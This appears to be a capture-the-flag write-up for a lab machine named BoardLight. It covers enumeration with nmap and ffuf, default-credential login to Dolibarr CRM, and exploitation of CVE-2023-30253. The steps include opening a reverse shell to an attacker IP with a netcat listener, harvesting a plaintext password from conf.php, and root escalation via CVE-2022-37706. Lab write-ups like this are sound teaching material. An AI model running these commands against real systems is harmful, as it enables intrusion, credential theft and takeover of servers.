Enumeration
Nmap
An initial TCP scan was performed using Nmap to identify exposed services on the target host:
sudo nmap -sVC 10.129.5.248 -oA nmap/10.129.5.248-tcp

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-23 21:50 CET
Nmap scan report for 10.129.5.248
Host is up (0.057s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.18 seconds
The scan revealed two open ports:
- 22/tcp – SSH (OpenSSH 8.2p1 Ubuntu)
- 80/tcp – HTTP (Apache 2.4.41 Ubuntu)
Web Enumeration – Port 80

Accessing the web application on port 80 revealed a site named BoardLight.
The domain board.htb was identified in the footer section of the page and was added to the local /etc/hosts file for proper resolution.
sudo nano /etc/hosts
No significant functionality was discovered on the main page. Therefore, subdomain enumeration was performed using ffuf:
ffuf -u http://board.htb/ -ic -H "Host: FUZZ.board.htb" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -fs 15949
This enumeration identified one subdomain crm.board.htb that was then added to the /etc/hosts file.
sudo nano /etc/hosts
CRM Application Access
Navigating to crm.board.htb exposed a CRM platform identified as Dolibarr ERP CRM.

Authentication was attempted using default credentials (admin:admin):

The credentials were valid, and administrative access to the CRM was obtained.
FootHold
Research identified a known vulnerability in the deployed version of Dolibarr:
- CVE-2023-30253 – Authenticated Remote Command Execution
The public exploit repository was cloned, required dependencies were installed, and the exploit was executed against the target instance:
- Repository: https://github.com/Rubikcuv5/cve-2023-30253
git clone https://github.com/Rubikcuv5/cve-2023-30253.git
pip install -r requirements.txt --break-system-packages

python3 CVE-2023-30253.py --url http://crm.board.htb/ -u admin -p admin -c "whoami"
Successful command execution confirmed remote code execution as the www-data user. The next step was to established a reverse shell using the exploit’s reverse shell functionality.
A listener was started on the attacking machine:
nc -lvnp 4444The exploit was executed passing the attacker machine ip and the listener port as parameters.
python3 CVE-2023-30253.py --url http://crm.board.htb/ -u admin -p admin -r 10.10.14.219 4444A reverse shell connection was received on the configured listener:

To stabilize the shell, the following commands were executed:
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl + Z
stty raw -echo;fg
Lateral Movement (www-data to larissa)
During local enumeration, a plaintext password was discovered in the Dolibarr configuration file:
cat ~/html/crm.board.htb/htdocs/conf/conf.php
User enumeration confirmed that only one local user account existed:
cat /etc/passwd | grep /home
The identified credentials were used to authenticate via SSH:
ssh larissa@board.htb
Authentication was successful, and a fully interactive SSH session as larissa was obtained.
Privilege Escalation (larissa to root)
SUID binaries were enumerated:
find / -perm -u=s -type f 2>/dev/null
During local enumeration, multiple binaries associated with Enlightenment were identified. Further research revealed a known local privilege escalation vulnerability affecting the installed version:
- CVE-2022-37706 – Enlightenment SUID Privilege Escalation
A publicly available exploit was download from the following repository:
The exploit was transferred to the target system and saved as exploit.sh.
nano exploit.sh

Execution permissions were assigned to the exploit file. The exploit was then executed, resulting in the spawning of a root shell and full administrative control over the server.
chmod +x exploit.sh
./exploit.sh